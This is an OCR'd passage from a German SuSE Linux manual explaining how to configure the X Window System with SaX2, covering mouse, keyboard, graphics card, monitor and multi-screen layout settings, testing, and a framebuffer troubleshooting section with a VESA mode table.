Sobald das Programm gestartet ist, sucht ein zu SaX2 gehöriges Hilfsprogramm namens sysp zunächst nach installierten PCI- und AGP-Grafikkarten. Zusätzlich versucht es, Tastatur und Maus zu erkennen. Aus den gewonnenen Daten wird eine Konfigurationsdatei zusammengestellt, mit der der X-Server gestartet wird. Für die identifizierten AGP- oder PCI-Grafikkarten wird dabei gleich das passende X-Server-Modul geladen.

SaX2 merkt sich die vorgefundenen Einstellungen in einer Datei. Um eine vollkommen neue Hardwareerkennung zu erzwingen, können Sie SaX2 mit der Option **-f** starten. Dann wird die ganze für X11 relevante Hardware nochmals neu untersucht.

Automatische Konfiguration

Wenn beim PCI-Scan die Grafikkarte eindeutig identifiziert werden kann und ein Grafiktreiber verfügbar ist, versucht SaX2 im Anschluss daran den Monitor über ☞*DDC* automatisch zu erkennen. Falls dies erfolgreich ist, wird die für den Monitor optimale Auflösung eingestellt. Diese wird Ihnen in der Box ‘Ein erster Vorschlag’ angezeigt, und Sie können die Einstellungen mit ‘OK’ direkt übernehmen. Achten Sie bitte darauf, dass in der Auswahlbox links neben dem ‘OK’-Knopf auch ‘Speichern’ ausgewählt ist.

In der Auswahlbox neben ‘OK’ können Sie weitere Punkte auswählen. Klicken Sie auf ‘OK’, nachdem Sie den von Ihnen gewünschten Punkt ausgewählt haben.

- Mit ‘Justieren’ können Sie die Darstellung des Bildes in gewissen Grenzen an Ihren Bildschirm anpassen, bevor Sie die Konfiguration abspeichern.
- SaX2 versucht zwar, Ihre Hardware möglichst vollständig zu erkennen, um aber sicher zu gehen, dass die Konfiguration vollständig und richtig ist, können Sie auf jeden Fall alle Einstellungen überprüfen und gegebenenfalls korrigieren! Sie können über den Punkt ‘Konfiguration ändern’ mit SaX2




Abbildung 8.1: SaX2: Vollautomatische Konfiguration

fortfahren und dort die Einstellungen des X-Servers verändern. Diesen Punkt sollten Sie auch anwählen, falls Sie mehr als eine Grafikkarte in Ihrem Computer eingebaut haben oder beispielsweise die Maus nicht einwandfrei funktioniert.

- ‘Abbrechen’ bricht sax2 ab.

Wenn Ihre Maus noch nicht richtig konfiguriert ist, haben Sie die Möglichkeit, das Programm mit der Tastatur zu steuern. Durch mehrmaliges Drücken der Tab-Taste können Sie die einzelnen Eingabefelder einer Karteikarte ansteuern. Um die verschiedenen Karteikarten zu erreichen, drücken Sie solange Tab, bis der Titel der aktuellen Karteikarte schwarz umrahmt ist; dann können Sie mit den Cursortasten ← bzw. → die gewünschte Karteikarte auswählen. Nach dem Bestätigen mit ↵ (= Enter) wird diese Karte angezeigt. Außerdem ist es möglich, SaX2 mit einer „virtuellen“ Maus zu bedienen. Halten Sie bitte die Taste Shift ⇑ gedrückt und bewegen Sie den Mauspfeil mit der Taste L nach rechts, mit J nach links, mit K nach unten und mit I nach oben. Shift ⇑ und A ergeben einen „Klick“ mit der linken Maustaste, Shift ⇑ und S einen „Klick“ mit der mittleren, Shift ⇑ und D einen „Klick“ mit der rechten Maustaste.

Um einen Eintrag in einer Listenbox zu selektieren, drücken Sie solange die Taste Tab, bis die betreffende Box umrahmt ist. Mit ↑ und ↓ können Sie einen Eintrag auswählen, der dann farbig markiert ist. Erst wenn Sie ↵ drücken, wird dieser wirklich aktiv.



Tipp

SaX2 besitzt eine eingebaute Hilfe, die Sie durch Drücken der Tasten Strg + F1 oder Shift ⇑ + F1 oder mit Klick auf die mittlere Maustaste erreichen können. Hier sind nochmals alle von SaX2 verstandenen Tastenkombinationen und Mausbedienungsfunktionen aufgeführt.

Durch Betätigung der mittleren Maustaste erreichen Sie ein spezielles Menü, über das Sie insbesondere Einblick in die Protokolldatei des X-Servers erhalten.

Dies kann zur Fehleranalyse außerordentlich hilfreich sein. Eine Erklärung zur Protokolldatei des X-Servers, die auch in der Datei `/var/log/XFree86.0.log` festgehalten wird, finden Sie im Abschnitt 8.3.1 auf Seite 267.

und manuelle Konfiguration

Nach dem Anwählen des Punktes ‘`SaX starten`’ erscheint der Begrüßungsdialog von SaX2. Nach einem kurzem Augenblick – SaX2 liest noch weitere Daten ein – ist das Programm bereit. Sie können einen der beiden Punkte wählen: ‘`SaX Autodetection-Modus aktivieren`’ oder ‘`Vorhandene Konfiguration verwenden`’. Unter dem Punkt ‘`Vorhandene Konfiguration verwenden`’ haben Sie zudem die Möglichkeit, ‘`Teile dieser Konfiguration verwenden`’ anzuklicken. In diesem Fall verwenden Sie die bestehende Konfiguration, können jedoch einzelne Komponenten manuell verändern. Es erscheint ein Fenster, in dem Sie die Sektionen, die Sie bearbeiten wollen, auswählen können.



Hinweis

Über diesen Punkt können Sie nur Konfigurationsdateien von XFree86 4.x, nicht aber von XFree86 3.3 einlesen.



Willkommen zum Konfigurationsprogramm SaX:
Sie haben Fragen: Die Online–Hilfe zur aktuellen Seite finden Sie im Hauptmenü auf der mittleren Maustaste oder mit Ctrl–F1.
Bestehende Konfiguration gefunden
SaX Autodetection–Modus aktivieren
Es werden keine bestehenden Daten benutzt. Die Konfiguration stützt sich vollstaendig auf die von SaX ermittelten Daten
Vorhandene Konfiguration verwenden / ändern
Das System enthält eine bestehende Konfiguration. Die Nutzung dieser Daten wird die automatisch erkannten Daten überschreiben
Teile dieser Konfiguration verwenden...
Abbrechen
« Zurück
Weiter »

Abbildung 8.2: SaX2: Begrüßungsdialog

Maus

Nach dem Klick auf ‘`Weiter`’ erscheint der Mauskonfigurationsdialog; siehe Abbildung 8.3 auf der nächsten Seite. Sollte die Maus nicht einwandfrei funktionieren, können Sie diesen Dialog mit der Tastatur bedienen. Tippen Sie hierzu




Abbildung 8.3: SaX2: Mauskonfiguration

mehrfach auf die Tab-Taste, bis das Feld ‘Eigenschaften’ schwarz umrahmt und damit aktiviert ist. Drücken Sie Enter und wählen Sie unter ‘Hersteller’ und ‘Name’ den Hersteller und Typ Ihrer Maus aus und bestätigen Sie die Auswahl mit ‘OK’. Mit den Tasten ↓ und ↑ können Sie jeweils einen Hersteller bzw. eine Mausbezeichnung auswählen und mit der Taste Enter übernehmen.

Sollte Ihre Maus nicht in dieser Liste aufgeführt sein, können Sie sie auch manuell konfigurieren. Kehren Sie hierzu wieder in den Dialog ‘Maus Einstellungen’ zurück und aktivieren Sie die Auswahlbox ‘Protokoll’ im Feld ‘Maus Eigenschaften’, ‘Erweitert’. Sie haben an dieser Stelle die Möglichkeit, entweder das Eingabefeld selbst oder die Auswahlliste (das kleine Symbol rechts des Eingabefeldes) zu aktivieren. Drücken Sie die Leertaste, um die Auswahlliste aufzurufen. Alternativ können Sie auch die X11-Mausprotokollbezeichnung direkt in das Eingabefeld eingeben. Ebenso können Sie unter ‘Anschluss’ verfahren. Wählen Sie hier die Gerätedatei aus, unter der die angeschlossene Maus erreichbar ist. Haben Sie die Maus zuvor mit YaST2 eingerichtet, so sollte die Auswahl von `/dev/mouse` ausreichen. Ansonsten können Sie auch die passende Schnittstelle aussuchen; sinnvolle Einstellungen werden über die Auswahlbox vorgeschlagen: `/dev/psaux` für PS/2-Mäuse, `/dev/ttySx` für serielle und `/dev/input/mice` für USB- und ADB-Mäuse. Beachten Sie bitte die Tabelle 8.1 auf der nächsten Seite, um einen Überblick über die verschiedenen Maustypen und Ihre Konfiguration unter dem X Window System zu erhalten.

Für spezielle Einstellungen sollten Sie noch einen Blick in das Menü unter ‘Erweiterungen’ werfen. Hier sind zwei Einstellungen besonders interessant: Die Aktivierung der dritten Maustaste und der Punkt ‘Wheel-Maus’. Sollten Sie nur eine Zwei-Tasten-Maus besitzen, dann sollten Sie den Punkt ‘Emuliere 3 Tasten’ aktivieren. Der gleichzeitige Druck auf beide Maustasten simuliert dann eine dritte Maustaste.

Falls Sie Linkshänder sind und die Anordnung der Maustasten vertauschen möch-

verwendetes Protokoll	Maustyp
PS/2	2-oder 3-Tastenmaus am PS/2-Mausanschluss.
IMPS/2	ADB-Maus, USB-Maus oder Radmaus mit 3 oder mehr Tasten und einem oder mehreren Scrollrädern, die an der USB-Schnittstelle angeschlossen ist.
Microsoft	2- und manche 3-Tastenmäuse, angeschlossen an der seriellen Schnittstelle.
MouseSystems	3-Tastenmäuse an der seriellen Schnittstelle.
Intellimouse	Radmaus mit 3 oder mehr Tasten und einem oder mehreren Scrollrädern, angeschlossen an der seriellen Schnittstelle.
Auto	Automatische Erkennung der angeschlossenen seriellen Maus.

Tabelle 8.1: verschiedene Mäuse und die verwendeten Mausprotokolle

ten, können Sie dies später im laufenden X-Server erledigen. Dazu brauchen Sie hier keine speziellen Einstellungen vorzunehmen.

Falls Sie das Rad an Ihrer „Intellimaus“ verwenden möchten, dann sollten Sie unter ‘Wheel-Maus’ den Punkt ‘Z Axis Mapping’ auf ‘Tasten’ einstellen. Damit der X-Server „weiß“, was er mit Drehungen des Rades anfangen soll, müssen Sie ‘Negative Bewegung’ bzw. ‘Positive Bewegung’ noch einem Mausknopf zuordnen. Da die Buttons **1**, **2** und **3** schon für die normalen Maustasten vergeben sind, stellen Sie hier bitte **4** bzw. **5** für ‘Positive Bewegung’ bzw. ‘Negative Bewegung’ ein. Im konfigurierten X Window System können Sie dann mit dem Programm imwheel, (Paket imwheel, Serie ap (Anwendungen die kein X11 benötigen)) Drehungen am Rad an X11-Applikationen übergeben. Beachten Sie hierzu auch den Abschnitt 8.6 auf Seite 287.

Schließen Sie diesen Dialog, indem Sie den Punkt ‘Weiter’ anwählen.

Tastatur

Wie Sie sich sicher schon gedacht haben, können Sie nun die Tastatur einstellen; vgl. Abbildung 8.4 auf der nächsten Seite.

Die deutsche „Win95“-Tastatur ist eine 105-Tasten-Tastatur, wählen Sie daher **Standard 105 Key** unter ‘Allgemein’ und **German** unter ‘Sprache’ aus. Wenn Sie eine Tastatur ohne „Windows“-Tasten besitzen, so wählen Sie bitte die 101/102-Tasten-Tastatur aus. Auch wenn Sie einen Laptop oder eine Spezialtastatur mit mehr oder weniger Tasten verwenden, können Sie die 102- bzw. 105-Tasten-Tastatur auswählen, da die generierten Tastencodes in praktisch allen Fällen denen der Standard-PC-Tastatur entsprechen.

Beachten Sie bitte, dass Sie eventuell eine Tastaturbelegung mit „Tottasten“ (engl. *dead keys*) eingestellt haben. Dies können Sie mit Hilfe der Tastenkombination (AltGr) und (+) im Testfeld unter ‘Geschwindigkeit’ überprüfen. Wenn



Abbildung 8.4: SaX2: Tastaturkonfiguration

das Tilde-Zeichen ‘~’ nicht sofort erscheint, sondern erst nach Druck auf die Leertaste, dann sind die „Deadkeys“ aktiviert. Über Tottasten können Sie sehr einfach Zeichen mit Akzenten eingeben, indem Sie den Akzent und danach die entsprechende Taste drücken. Probieren Sie z. B. AltGr zusammen mit + und danach die Taste n, es sollte ein ‘ñ’ auf dem Bildschirm erscheinen.

Sie können dieses Verhalten über den Dialog ‘Sprache’ bei ‘Eigenschaften’ im Punkt ‘Deadkeys abschalten’ ändern. Setzen Sie diesen Punkt auf ‘Ja’, um die „Tottasten“ zu deaktivieren.

Im Dialog ‘Schriften’ können Sie den Suchpfad der Zeichensätze und verschiedene „Serverflags“ verändern. Um ein Zeichensatzverzeichnis nach oben oder unten zu verschieben, können Sie dieses mit der linken Maustaste markieren, die Taste gedrückt halten und dann die Zeile nach oben oder unten verschieben und damit dieses Verzeichnis im Suchpfad nach vorne oder nach hinten verlegen. Über die Knöpfe ‘Hinzufügen’ und ‘Löschen’ können Sie dementsprechend Verzeichnisse hinzufügen bzw. entfernen.

Beachten Sie bitte, dass der X-Server zumindest das Verzeichnis mit den „misc“-Zeichensätzen benötigt. Andernfalls erhalten Sie eine Fehlermeldung des X-Servers, wenn Sie versuchen, ihn zu starten. Beachten Sie bitte den Abschnitt 8.6.1 auf Seite 292, wenn Sie weitere Fonts ins X Window System integrieren möchten und Texte in anderen Sprachen verarbeiten wollen.

Verlassen Sie diesen Dialog durch Klicken auf den Punkt ‘Weiter’. Es erscheint ein Dialog, der Sie zur Konfiguration der Grafikkarte auffordert.

Konfiguration der Grafikkarte(n)

SaX2 führt einen Scan des PCI- und AGP-Busses durch und zeigt die gefundenen Grafikkarten im Anzeigefeld an. In der Regel werden Sie hier Ihre Grafik-



Abbildung 8.5: SaX2: Konfiguration der Grafikkarte(n)

karte sehen. Über eine in SaX2 enthaltene Datenbank wird gleich das passende XFree86-Treibermodul ausgewählt und im Fenster ‘`Eigenschaften`’ unter ‘`Treiber`’ angezeigt. Unter ‘`Speicher`’ können Sie den Videospeicher der Grafikkarte vorgeben.

Eine Neuerung von XFree86 4.x ist die Möglichkeit, eine PCI- bzw. AGP-Steckkarte in einem bestimmten Slot fest einem Treiber zuzuordnen. SaX2 bereitet die Zuordnung „Treiber zu Steckplatz“ vor, und in der Regel muss dies nur noch übernommen werden. Zur Information wird Ihnen der Steckplatz unter ‘`Bus ID`’ angezeigt. Falls Sie allerdings später einmal die (PCI) Grafikkarte in einen anderen Steckplatz stecken, werden Sie diese erneut konfigurieren müssen, da sich dann die **`Bus ID`** verändern wird. Hierzu können Sie diesen Punkt auch auf `Single` stellen, diese Einstellung sollten Sie aber nicht verwenden, wenn Sie mehr als eine Grafikkarte in Ihrem Computer haben.



Tipp

ISA-Grafikkarten können nicht automatisch erkannt werden. Sie müssen manuell über ‘`Hinzufügen`’ oder direkte Treiberauswahl konfiguriert werden. In einem Computer kann maximal eine ISA-Grafikkarte verwendet werden.

Unter ‘`Hinzufügen`’ können Sie die Grafikkarte manuell auswählen, falls sie nicht automatisch erkannt werden konnte. Wählen Sie den Hersteller und Typ der Grafikkarte aus der Liste aus.



Tipp

Falls Ihre PCI- oder AGP-Grafikkarte nicht von XFree86 unterstützt wird, besteht fast immer die Möglichkeit den „Framebuffertreiber“ zu verwenden.

Wenn Sie mehrere Grafikkarten eingebaut haben, können Sie die weiteren Grafikkarten konfigurieren, indem Sie in der Auswahlliste auf das nächste Grafikkartensymbol klicken. Falls es sich um eine ISA-Karte handelt, die ja nicht automatisch erkannt werden kann, können Sie über den Knopf ‘`Hinzufügen`’ eine weitere Grafikkarte hinzufügen und diese wie die primäre Grafikkarte konfigurieren, indem Sie das Symbol in der Auswahlliste anklicken.

Bei ‘`Eigenschaften`’ finden Sie unter ‘`Erweitert`’ weitere Einstellungen. Insbesondere Optionen, die das Verhalten des Grafiktreibers beeinflussen, wie z. B. **`sw_cursor`**, können Sie hier unter ‘`Optionen`’ einstellen. Spezielle Optionen benötigen Sie normalerweise nur, wenn Sie Darstellungsfehler auf dem Bildschirm sehen können. Beachten Sie hierzu bitte auch den Abschnitt 8.3.3 auf Seite 264.

Konfiguration des Desktops

Wenn Sie die Konfiguration der Grafikkarte mit einem Klick auf ‘`Weiter`’ abschließen, wird Ihnen angeboten, den Bildschirm zu konfigurieren. In diesem Dialog können Sie den verwendeten Monitor und die Auflösung und die Farbtiefe einstellen.




Abbildung 8.6: SaX2: Konfiguration des Monitors und des Desktops

XFree86 4.x kann bei den meisten Grafikkarten selbstständig die ☞*DDC*-Daten des Monitors abfragen und gibt diese dann in dem Auswahldialog vor. Ob die automatische Erkennung geklappt hat, können Sie mit einem Klick auf das kleine „+“ Symbol neben dem abgebildeten Monitor erkennen. Wenn der Monitor erfolgreich hinsichtlich DDC überprüft wurde, sehen Sie dies in der Liste neben **`Hersteller`** und **`Modell`**; dort wird dann **`DDC-Probed`** angezeigt. Sollte die automatische Bestimmung der zulässigen Ablenkfrequenzen des Monitors nicht gelingen, können Sie die Daten auch manuell vorgeben. Gehen Sie hierzu unter ‘`Eigenschaften`’ auf die Monitor-Karteikarte.

Es erscheint eine Auswahlliste mit Herstellerbezeichnungen, die Sie durchgehen können. Wenn Sie einen Hersteller auswählen, werden die auswählbaren Modellbezeichnungen auf der rechten Seite angezeigt. Markieren Sie hier Ihren Monitor und verlassen Sie den Dialog über den ‘OK’-Knopf.

Falls Sie einen modernen Flachbildschirm mit LC Display haben oder den in Ihrem Laptop eingebauten Bildschirm verwenden wollen, so sollten Sie den Punkt **LCD** (engl. *Liquid Crystal Display*) ganz oben aus der Monitorauswahlliste in ‘Eigenschaften’ auswählen. Hierdurch wird die vertikale Ablenkfrequenz auf 60 Hz beschränkt, was meist die ideale Bildwiederholfrequenz für LC-Displays ist.

Sollte Ihr Monitor nicht in der Auswahl aufgeführt und die automatische Erkennung fehlgeschlagen sein, können Sie die Daten des Monitors auch manuell eingeben. Hierzu sind die beiden Felder im Abschnitt ‘Frequenzen’ unter ‘Eigenschaften’ gedacht. Hier können Sie den zulässigen Bereich der vertikalen und horizontalen Ablenkfrequenz einstellen. Diese Daten sind üblicherweise im Abschnitt „technische Daten“ im Benutzerhandbuch des Monitors aufgeführt.



Achtung

Lassen Sie insbesondere bei der manuellen Eingabe der zulässigen Ablenkfrequenzen besondere Sorgfalt walten. Vor allem eine zu hohe horizontale Ablenkfrequenz kann bei manchen Monitoren zu einer schnellen Zerstörung der horizontalen Ablenkstufe führen.

In der Regel ist unter ‘Farben’ schon eine Bildschirmauflösung und Farbtiefe vorgeschlagen. Falls Sie ein TFT- bzw. Flachdisplay mit LC-Display verwenden, achten Sie bitte darauf, dass Sie die zur Displayauflösung passende Bildschirmauflösung wählen, da sonst das Bild skaliert werden muss. SaX2 ist in der Lage, die Auflösung eines digital angeschlossenen TFT oder DSTN Displays zu erkennen und gibt Ihnen in der Regel die Auflösung des Displays vor.

Bei der Auswahl der Farbtiefe stehen Ihnen die Einstellungen 16, 256, 32768, 65536 und 16,7 Millionen Farben bei 24 Bit zur Verfügung. Um eine brauchbare Darstellung zu erreichen, sollten Sie wenigstens 256 Farben einstellen. Falls Sie allerdings den „generischen“ VGA-Treiber (XFree86 Treibername **vga**, manchmal auch als **VGA16**-Server bezeichnet) verwenden, können Sie leider nur 16 Farben darstellen.

Mit dem Karteireiter ‘Erweitert’ können Sie weitere Einstellungen treffen. Falls Sie eine unübliche Auflösung wünschen, können Sie hier die Auflösung (ganz unten) selbst wählen. Sie können an dieser Stelle auch verhindern, dass SaX2 die Darstellungsparameter selbst berechnet (dieser Punkt ist mit ‘Modelines berechnen’ bezeichnet). Wenn Sie diesen Punkt deaktivieren, werden die im X-Server fest einprogrammierten ☞*VESA*-Modi verwendet, die allerdings auf maximal 75 Hz Bildwiederholrate limitiert sind.



Tipp

Falls Sie beim Start von SaX2 eine bestehende Konfiguration eingelesen haben, so werden die Modelines dieser Konfiguration übernommen und keine neuen Darstellungsparameter berechnet. Falls Sie einen neuen Modus zu einer bestehenden Konfiguration hinzufügen und keinen VESA Modus verwenden wollen, müssen Sie den Punkt ‘Modelines berechnen’ explizit aktivieren.

Falls Sie genau eine Grafikkarte verwenden, so wird jetzt beim Klick auf ‘Fertig’ direkt zum Testen des X-Servers übergegangen. Ansonsten können Sie im nächsten Schritt (‘Weiter’) das Serverlayout festlegen.

Layout

Wenn Sie mehr als eine Grafikkarte eingebaut haben, können Sie nach der Bildschirmkonfiguration die Screen-Verteilung festlegen. Sie können also in diesem Dialog festlegen, welcher Monitor welchen „Screen“ darstellt und wie diese Monitore angeordnet sind (über- oder nebeneinander). Dementsprechend werden das Layout und der X-Server eingerichtet. Über die Einstellung ‘Ein Fenster/Xinerama’ fassen Sie beide Bildschirme zu einem großen Desktop zusammen. Diese Einstellung funktioniert nur, wenn Sie auf beiden Bildschirmen die gleiche Auflösung und Farbtiefe verwenden.



Tipp

Falls Sie ein „Multihead Setup“, also eine Konfiguration mit 2 oder mehr Bildschirmen, verwenden, sollten Sie im ersten Durchlauf ‘Xinerama’ deaktivieren. Sie erhalten sonst im nächsten Schritt nur einen Feineinstellungsdialog, mit dem Sie nur die erste Grafikkarte konfigurieren können. Schalten Sie daher Xinerama im ersten Durchlauf ab und aktivieren Sie es eventuell später.

Testen der Konfiguration

Klicken Sie – wenn Sie einverstanden sind – auf ‘Ja’ der Mitteilungsbox. SaX2 wird beendet und nach kurzer Zeit sollte das abgebildete Fenster erscheinen (Abbildung 8.7 auf der nächsten Seite).

Rechts finden Sie die zwei Tastenfelder ‘Größe’ und ‘Position’, die es erlauben, das Bild zu justieren. Die Pfeiltasten im Feld ‘Größe’ dienen dazu, das Bild in horizontaler und vertikaler Richtung zu stauchen oder zu strecken. Im Feld ‘Position’ verändert man die relative Lage des Bildes auf dem Monitor. Justieren Sie damit das Bild nach Ihren Wünschen.



SuSE
SuSE LiNUX
Xfine tuning:
Dieses Programm soll helfen die optimale Bild–geometry einzu–stellen.
Die Pfeiltasten auf der linken Seite ändern die Größe des Bildes, die auf der rechten Seite ändern die Lage.
Sie werden diesen Dialog auf jedem
Größe
Position
Schirm 0: 1280:1024 [90 Khz : 81 Hz] 16 bit
Abbrechen
Konfiguration speichern

Abbildung 8.7: SaX2: Test der Konfiguration

Zur Kontrolle, ob das Bild richtig justiert ist, befinden sich in den Ecken des Monitorbildes kleine Vierecke. Diese sollten bei optimaler Bildlage vollständig ohne Farbverfälschungen oder Verzerrungen sichtbar sein.



Hinweis

Sollte das Testbild sehr dunkel dargestellt werden, beobachten Sie eine helle Linie an einem Bildrand. Falls das Bild insgesamt viel zu klein ist, drücken Sie bitte sofort die Tastenkombination (Alt) + (Strg) + (←|). Hierdurch sind Sie wieder im Desktopkonfigurationsdialog von SaX2. Hier müssen Sie dann die zulässigen Ablenkfrequenzen des Monitors verringern.

Nach der Korrektur der Bildlage über die SaX2 Einstellungen oder über die Korrekturmöglichkeiten, die der Monitor bereitstellt, können Sie den Testdialog beenden.

Wählen Sie hier:

‘Speichern’: Sie beenden Ihre X Window System-Konfiguration und speichern die momentanen Einstellungen. Sie kehren zu SaX2 zurück. SaX2 bietet Ihnen dann an, das Programm zu verlassen. Die Konfiguration des X Window System wird in der Datei `/etc/X11/XF86Config` gespeichert. Zugleich wird der verwendete X-Server eingestellt. Dies bedeutet, dass ein Link `/var/X11R6/bin/X` angelegt wird, der auf das ausführbare Programm `/usr/X11R6/bin/XFree86` zeigt.

‘Abbrechen’: Hiermit kehren Sie wieder zu den Konfigurationsdialogen von SaX2 zurück, ohne dass Ihre Einstellungen gespeichert werden.

8.3.2 Rekonfiguration

SaX2 greift Ihnen auch stark unter die Arme, wenn es darum geht, einen laufenden X-Server besser Ihren Wünschen anzupassen.

Hierzu können Sie SaX2 direkt aus dem laufenden X-Server heraus aufrufen. SaX2 liest auf Wunsch die schon bestehende Konfigurationsdatei `/etc/X11/XF86Config` aus, in der das X Window System die Konfigurationsdaten speichert, und analysiert diese. Dadurch ist es nicht unbedingt notwendig, sämtliche Einstellungen von der Maus bis zum Monitor selbst zu tätigen, denn SaX2 übernimmt die funktionierende bestehende Konfiguration des X-Servers. SaX2 stellt diese Daten dann in den oben beschriebenen Menüs zur Verfügung. Beachten Sie, dass Sie das Einlesen der bestehenden Konfiguration explizit anwählen müssen.

Dennoch hat der Benutzer sämtliche Freiheiten in der Neueinstellung seiner X-Server-Konfiguration. Auch stellt Ihnen SaX2 eine komfortable Oberfläche zur Verwaltung der Farbtiefen und der Auflösungen der Grafikkarte zur Verfügung, die schnell über die Dialoge '`Graphikkarten- und Desktop-Einstellungen`' zu erreichen ist.

8.3.3 Troubleshooting

Dieses Kapitel soll Ihnen helfen, den X-Server zu konfigurieren, wenn die grafische Oberfläche nicht auf Anhieb funktioniert, bzw. „im Prinzip" läuft, aber die Darstellung nicht einwandfrei ist.

Hier sollen die häufigsten und größten Probleme angesprochen werden, die bei der X-Konfiguration mit SaX2 auftreten können.

Die Grafikkarte wird nicht unterstützt

Verwendung des Framebuffers Leider gibt es noch nicht für alle Grafikkarten einen Linuxtreiber. Daher kann es vorkommen, dass Sie nach der folgenden Methode vorgehen müssen:

Diese hat den Vorteil, auf wirklich fast jeder modernen Grafikkarte und auch mit praktisch jedem Laptop zu funktionieren. Da der Grafikcontroller der Grafikkarte mangels Treiber umgangen werden muss, ist die Darstellung allerdings unbeschleunigt. Der X-Server greift einfach direkt auf den Bildspeicher (engl. *Framebuffer*) zu, nachdem beim Start des Kernels schon in den Grafikmodus umgeschaltet wurde.

Das funktioniert folgendermaßen: Der Linux-Kernel ruft beim Start das VGA BIOS der Grafikkarte auf und weist dieses an, in einen bestimmten ☞*VESA* Grafikmodus umzuschalten. Die Textdarstellung (also die Textkonsole) erfolgt dann schon in diesem eingestellten Grafikmodus. Leider ist das VGA BIOS in 16-Bit-Code geschrieben und kann daher nicht im laufenden Linuxsystem aufgerufen werden. Folglich bleibt dieser beim Start festgelegte Videomodus bis zum Herunterfahren des Linuxsystems erhalten.

Um nun diesen sog. VESA-Framebuffer verwenden zu können, muss dafür im Kernel Unterstützung vorhanden sein und der Grafikmodus beim Booten ausgewählt werden. Der SuSE Linux Kernel enthält selbstverständlich Unterstützung für den VESA Framebuffer. Sie müssen beim Booten des Systems lediglich den gewünschten Grafikmodus auswählen. Geben Sie hierzu bitte den Parameter **vga=x** am LILO Bootprompt an, wobei hier x für einen Wert steht, den Sie der Tabelle 8.2 entnehmen können.

Gewünschte Farbtiefe	**Auflösung in Pixeln**			
	640x480	800x600	1024x768	1280x1024
256 (8 Bit)	769	771	773	775
32 768 (15 Bit)	784	787	790	793
65 536 (16 Bit)	785	788	791	794
16,7 Mill. (24 Bit)	786	789	792	795

Tabelle 8.2: Mögliche VESA-Modi

